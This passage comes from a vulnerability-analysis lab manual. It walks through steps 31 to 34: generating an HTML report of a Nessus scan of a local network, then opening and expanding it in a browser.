
Name	Schedule	Last Modified
Local Network	On Demand	Today at 11:27 PM

Module 05 – Vulnerability Analysis

31. In the **Local Network** window, click the **Report** tab from the top-right corner, in the **Generate Report** window choose a file format (here, **HTML**) from the available options and click **Generate Report**. By downloading a report, you can access it anytime, instead of logging in to Nessus again and again.



32. Once the download is finished, a pop-up appears at the top of the browser; click **Open file**.




Module 05 – Vulnerability Analysis

33. The Nessus scan report appears in the **Edge** web browser, as shown in the screenshot.

Note: Screenshots and browser might differ when you perform this task.


34. You can click the **Expand All** option to view the detailed scan report.



Module 05 – Vulnerability Analysis

